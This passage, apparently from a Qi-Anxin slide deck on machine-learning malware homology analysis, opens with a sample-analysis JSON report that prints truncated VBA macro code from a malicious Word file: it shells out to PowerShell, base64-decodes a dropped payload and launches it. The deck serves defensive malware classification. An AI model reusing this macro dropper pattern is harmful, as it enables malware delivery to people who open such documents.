            "sha1": "cc40a3bb20b17bb13e8b5888634ea9371d69ec01",
            "sha256":   "119c64a8b35bd626b3ea5f630d533b2e0e7852a4c59694125ff08f9965b5f9cc",
            "ssdeep":   "12288:4AZHjd2FK9a2MjMUPYiDNsrqhwRbyAg+uidTMH6Q:r1jo2QMKYz4wY+gaQ",
            "sub_stream_count": 0,
            "ole_type": "ms_word",
            "macro_info":   [{
                    "macro_type":   "vba",
                    "macro_stream_name":    "ThisDocument",
                    "macro_size":   2838,
                    "macro_data":   "Attribute VB_Name = \"ThisDocument\"\r\nAttribute VB_Base = \"1Normal.ThisDocument\"\r\nAttribute VB_GlobalNa
                     True\r\nAttribute VB_Exposed = True\r\nAttribute VB_TemplateDerived = True\r\nAttribute VB_Customizable = True\r\nOption Expl
                    Environ$(\"AppData\") & \"\\Pr.bin\"\r\nShell Environ$(\"COMSPEC\") & \" /c echo powershell > \" & \" \" & Chr(34) & OoHHHD &
                    Until (Now() > JnQTSPz)\r\nLoop\r\n\r\nDim hBLtBWN, eBUH\r\nSet hBLtBWN = CreateObject(\"ADODB.Stream\")\r\nhBLtBWN.Charset =
                    hBLtBWN.ReadText()\r\neBUH = Replace(eBUH, vbCrLf, vbNullString)\r\n\r\n\r\nDim COOgvrT As String\r\nCOOgvrT = ThisDocument.Fu
                    \"\\Tmp.doc\"\r\nDim xMjIQQ As String\r\nxMjIQQ = \"Copy-Item \" & Chr(39) & \"%FilePath%\" & Chr(39) & \" \" & Chr(39) & \"%D
                    COOgvrT)\r\nxMjIQQ = Replace(xMjIQQ, \"%DestFolder%\", ANYuGEOsm)\r\nShell Environ$(\"COMSPEC\") & \" /c \" & eBUH & \" \" & x
                    Now())\r\nDo Until (Now() > JnQTSPzC)\r\nLoop\r\n\r\nDim UbdhzXR, RbnuKl\r\nSet UbdhzXR = CreateObject(\"ADODB.Stream\")\r\nUb
                    (ANYuGEOsm)\r\nRbnuKl = UbdhzXR.ReadText()\r\n\r\nDim OaxIUyC As String\r\nDim norhEFQN() As String\r\nnorhEFQN = Split(RbnuKl
                    String\r\nMyBase = norhEFQN(1)\r\n\r\nDim lnBvO As String\r\nlnBvO = Environ$(\"AppData\") & \"\\Base.txt\"\r\n\r\nDim JBvTxY\
                    JBvTxY.OpenTextFile(lnBvO, 2, True)\r\nf.write MyBase\r\nf.Close\r\n\r\nDim GBFiI As String\r\nGBFiI = Environ$(\"PUBLIC\") &
                    \"$DATA = [System.Convert]::FromBase64String([IO.File]::ReadAllText('%Base%'));[io.file]::WriteAllBytes('GBFiI',$DATA);Start-P
                    lnBvO)\r\nDAOvSAGaX = Replace(DAOvSAGaX, \"GBFiI\", GBFiI)\r\n\r\nShell Environ$(\"COMSPEC\") & \" /c \" & eBUH & \" \" & DAOv
                    Chr(39) & \"%File%\" & Chr(39)\r\nbNJTCGU = Replace(bNJTCGU, \"%File%\", ANYuGEOsm)\r\nShell Environ$(\"COMSPEC\") & \" /c \"
                    \"%File%\" & Chr(39)\r\nbNJTCGU = Replace(bNJTCGU, \"%File%\", lnBvO)\r\nShell Environ$(\"COMSPEC\") & \" /c \" & eBUH & \" \"
                    Chr(39)\r\nbNJTCGU = Replace(bNJTCGU, \"%File%\", OoHHHD)\r\nShell Environ$(\"COMSPEC\") & \" /c \" & eBUH & \" \" & bNJTCGU,
                }],
            "yara_rules":   ["Macros_yara"],
            "summary_info": {
                "summary_win_version":  131082,
                "code_page":    1252,
                "title":    "",
                "subject":  "",
                "author":   "J-Win-7-32-Vm",
                "keywords": "",
                "comments": "",
                "template": "Normal.dotm",
                "last_author":  "Windows User",
                "revnumber":    "6",
                "appname":  "Microsoft Office Word",
                "edit_time":    "1601/01/01 00:02",
                "create_dtm":   "2017/08/21 21:16",
                "lastsave_dtm": "2017/08/22 08:54"
            },
            "doc_summary_info": {
                "doc_summary_win_version":  131082,
                "code_page":    1252,
                "company":  ""
```

基于机器学习的文件同源分析

奇安信

文件聚类功能

实现数万样本自动聚类，按簇编号标记同源相似样本，从宏观角度整体了解样本集的分布情况。

恶意家族分类功能


分析结果包含判定的家族类型和置信度，置信度越高则代表判定结果越准确。

攻击团伙分类功能

利用奇安信大数据平台，收集的对象替换为APT样本，其他流程和恶意家族分类一致。


同源分析的可视化展示：文件聚类

奇安信




同源分析的可视化展示：恶意家族分类

奇安信



同源分析的可视化展示：攻击团伙分类


奇安信



